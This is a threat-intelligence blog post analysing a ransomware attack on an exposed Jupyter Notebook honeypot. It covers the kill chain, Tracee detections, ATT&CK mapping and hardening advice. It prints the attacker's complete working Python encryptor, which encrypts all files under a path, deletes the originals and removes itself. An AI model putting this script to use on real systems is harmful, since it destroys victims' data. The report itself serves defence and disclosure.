Threat Alert: First Python Ransomware Attack Targeting Jupyter Notebooks


Team Nautilus has uncovered a Python-based ransomware attack that, for the first time, was targeting Jupyter Notebook, a popular tool used by data practitioners. The attackers gained initial access via misconfigured environments, then ran a ransomware script that encrypts every file on a given path on the server and deletes itself after execution to conceal the attack. Since Jupyter notebooks are used to analyze data and build data models, this attack can lead to significant damage to organizations if these environments aren't properly backed up.

What is Jupyter Notebook?

The Jupyter Notebook is an open source web application used by data professionals to work with data, write and execute code, and visualize the results. Normally, access to the online application should be restricted, either with a token or password or by limiting ingress traffic. However, sometimes these notebooks are left exposed to the internet with no authentication means, allowing anyone to easily access the notebook via a web browser. On top of this, a built-in feature of Jupyter notebooks enables the user to open a shell terminal with further access to the server.


Breaking down the Jupyter Notebook ransomware attack

We set up a honeypot with a Jupyter notebook application exposed to the internet. Below is the kill chain of the attacks we observed:


Jupyter Notebook Ransomware Attack
Attacker
Exposed Jupyter notebook
Open terminal
Download applications to support the attack
Legitimate Repositories
Creating a Python script
cpt.py
Deleting the Python script
cpt.py
Directory
Copying and encrypting all the files in the directory
Deleting the unencrypted files


To conduct the attack, the adversary accessed the server via a misconfigured application, downloaded the libraries and tools that support the attack (for example, encryptors), and then manually created a ransomware script by pasting the Python code and executing the script.

Below, you can see the actual code that was used during the attack on our honeypot:



```
sud
su
cd /h
ls -la
nano
apt install nano
nano cpt.py
<0x1b>[200~import os
import sys

direct = input("Input directory: ")
password = input("Input password: ")

def crypt(file):
    import pyAesCrypt
    print("------------------------------------------------------------")
    password = str(password)
    buffer_size = 512*1024
    pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password, buffer_size)
    print("[Encrypt] '"+str(file)+".crp'")
    os.remove(file)


def walk(dir):
    for name in os.listdir(dir):
        path = os.path.join(dir, name)
        try:
            if os.path.isfile(path):
                crypt(path)
            else:
                walk(path)
        except Exception as e:
            print(f'[-] {e}')

walk(direct)
print("------------------------------------------------------------")
os.remove(str(sys.argv[0]))<0x1b>[201~<0x18>y
python3 c
/src/
a70e9776-1ca5-4b45-aba5-5949f2bfb642
pip3 install pyAesCrypt
<0x1b>[A<0x1b>[A
/src/
<0x1b>[A<0x1b>[A
ls -l
```

Our honeypot was designed to simulate a real-life enterprise environment, so it included actual Jupyter notebooks and raw data files that the attacker could encrypt. The attack stopped before it could cause more damage. We decided to simulate and investigate the attack in our lab. In the screenshot below, you can see the execution of the encryptor. Note that the Python file (`cpt.py`) was designed to delete itself after execution to conceal the attack.



```
root@7ea73bff81d3:/src/notebooks# nano cpt.py
root@7ea73bff81d3:/src/notebooks# python3 cpt.py
Input directory: /src/notebooks/test/
Input password: 123
-----------------------------------------------------------
[Encrypt] '/src/notebooks/test/test_file3.ipynb.crp'
-----------------------------------------------------------
[Encrypt] '/src/notebooks/test/test_file2.ipynb.crp'
-----------------------------------------------------------
[Encrypt] '/src/notebooks/test/test_file1.ipynb.crp'
-----------------------------------------------------------
root@7ea73bff81d3:/src/notebooks# cd test/
root@7ea73bff81d3:/src/notebooks/test# ls -la
total 20
drwxr-xr-x 2 root root 4096 Mar 24 18:03 .
drwxr-xr-x 1 root root 4096 Mar 24 18:03 ..
-rw-r--r-- 1 root root  311 Mar 24 18:03 test_file1.ipynb.crp
-rw-r--r-- 1 root root  311 Mar 24 18:03 test_file2.ipynb.crp
-rw-r--r-- 1 root root  311 Mar 24 18:03 test_file3.ipynb.crp
root@7ea73bff81d3:/src/notebooks/test# 
```

No ransom note was presented in this attack. We assume that either the adversary was experimenting with the attack on our machine, or the honeypot timed out before the attack was completed.

Overall, this attack is simple and straightforward, as opposed to more sophisticated ransomware that uses advanced techniques, such as Locky, Ryuk, WannaCry, or ransomware-as-a-service such as GandCrab.


We also suspect that we might be familiar with the attacker due to the unique trademark that was used. In the beginning of the attack, the adversary checked if the server was vulnerable by downloading to /tmp directory a text file named `f1gl6i6z`. This file contains the word `'bl*t'`, which might indicate that the threat actor has Russian origin. We've seen this file used before in many cryptomining attacks that target Jupyter notebooks and JupyterLab environments.

A quick Shodan query shows that there are about 200 internet-facing Jupyter notebooks with no authentication. Naturally, some of them can be honeypots, but not all. We think that this attack can indicate a campaign that executes ransomware on these servers.


Using Tracee to detect the attack

Our honeypots are continually monitored by Tracee of Aqua Security, an open source runtime security and forensics tool for Linux, built to address common Linux security issues. On GitHub, you can find Tracee-eBPF, a Linux tracing and forensics tool based on eBPF technology, and Tracee-rules, a runtime security detection engine that allows to detect malicious events.

In this attack, Tracee detected two drift events: dropping and execution on the fly of a binary and a Python file. Although a “living off the land” approach — using the existing tools in a target environment — is common, attackers are often looking to bring in and apply their own tools. Tracee was designed to detect these kinds of events. In this case, the attacker downloaded a `nano` binary to create the file `cpt.py` and executed this binary along with the `cpt.py` script.



```
"Data":
{
    "Path Name": "/home/cpt.py"
},
"Context":
{
    "timestamp": 1648028540418169707,
    "processId": 50,
    "threadId": 50,
    "parentProcessId": 18,
    "hostProcessId": 3998206,
    "hostThreadId": 3998206,
    "hostParentProcessId": 3997147,
    "userId": 0,
    "mountNamespace": 4026532362,
    "pidNamespace": 4026532365,
    "processName": "nano",
    "hostName": "aa70c11d3440",
    "containerId": "aa70c11d3440e2edf33acbf32abaa95f52319e03ba522651f22863d859994391",
    "eventId": "1013",
    "eventName": "magic_write",
    "argsNum": 4,
    "returnValue": 790,
    "stackAddresses": null,
    "args":
    [
        {
            "name": "pathname",
            "type": "const char*",
            "value": "/home/cpt.py"
        },
        {
            "name": "bytes",
            "type": "bytes",
            "value": "aW1wb3J0IG9zCmltcG9ydCBzeXMKCmRpcmVjdCA9IGk="
        },
        {
            "name": "dev",
            "type": "dev_t",
            "value": 75
        },
        {
            "name": "inode",
            "type": "unsigned long",
            "value": 1818695
        }
```




```
"SigMetadata":
{
    "ID": "TRC-71",
    "Version": "2",
    "Name": "New script dropped during runtime on container",
    "Description": "A script file was dropped in the system during runtime."
    "Container images are usually built with all binaries needed inside."
    "A dropped script may indicate that an adversary has infiltrated your container."
    "Tags": null,
    "Properties":
    {
        "Category": "defense-evasion",
        "Severity": 1,
        "Technique": "Masquerading",
        "external_id": "T1036",
        "id": "attack-pattern--42e8de7b-37b2-4258-905a-6897815e58e0"
    }
}
```

These specific detections aren't available in the open source Tracee-rules, but are included in Aqua's Cloud Native Detection and Response (CNDR) solution that allows to detect and prevent attacks in runtime. Read more about CNDR's detection capabilities and how CNDR stopped a DeamBus botnet attack.

Mapping the attack to the MITRE ATT&CK framework

Here we map each component of the attack to the corresponding techniques of the MITRE ATT&CK framework:



Initial Access	Execution	Defense evasion	Discovery	Impact
Exploit Public-Facing Application T1190	User Execution T1204	File Deletion T1070.004	File and Directory Discovery T1083	Data Encrypted for Impact T1486
	Command and Scripting Interpreter T1059			

What actions you should take

There are a few recommendations you can follow to mitigate these risks and protect your data applications.

Jupyter Notebook recommendations

- Use token or another authentication method to control access to your data development application.
- Ensure that you’re using SSL to protect data in transit.
- Limit inbound traffic to the application either by blocking the internet access completely or, if the environment requires internet access, by using network rules or VPN to control inbound traffic. It’s also recommended to limit outbound access. For instance, in the Aqua platform, you can set network rules to limit access to your resources.
- Run your applications with a non-privileged user or one with limited privileges.
- Make sure you know all the Jupyter notebook users. You can query the users in an Sqlite3 database, which should be found in this path: `‘./root/.local/share/jupyter/nbsignatures.db’`. If SSH access to the server is enabled, you can also inspect the SSH authorized keys files to verify that you're familiar with all the keys and that there are no unknown users or keys.

General security recommendations

- Back up critical business systems regularly and consistently to avoid data loss.
- Apply the least-privilege access principle throughout your environment.
- Follow basic cybersecurity hygiene, which is fundamental to avoiding security gaps that employees might accidentally leave — for example, missing patches and default passwords.
- Make sure your IT and security staff are staying vigilant and keeping watch, and that they're prepared to work diligently to protect customers, processes, and systems.

Recommendations for cloud native environments

- Identify exposures, vulnerabilities, and misconfigurations that can provide entry points for attackers to gain access and compromise networks.
- Scan all your running workloads for critical vulnerabilities with known exploits to conduct focused patching and mitigation. You can use trusted open source scanners such as Trivy.
- Scan for vulnerabilities in CI/CD pipelines to ensure that no new vulnerabilities are introduced.
- Scan your workloads for suspicious and malicious behavior in runtime with open source tools such as Tracee.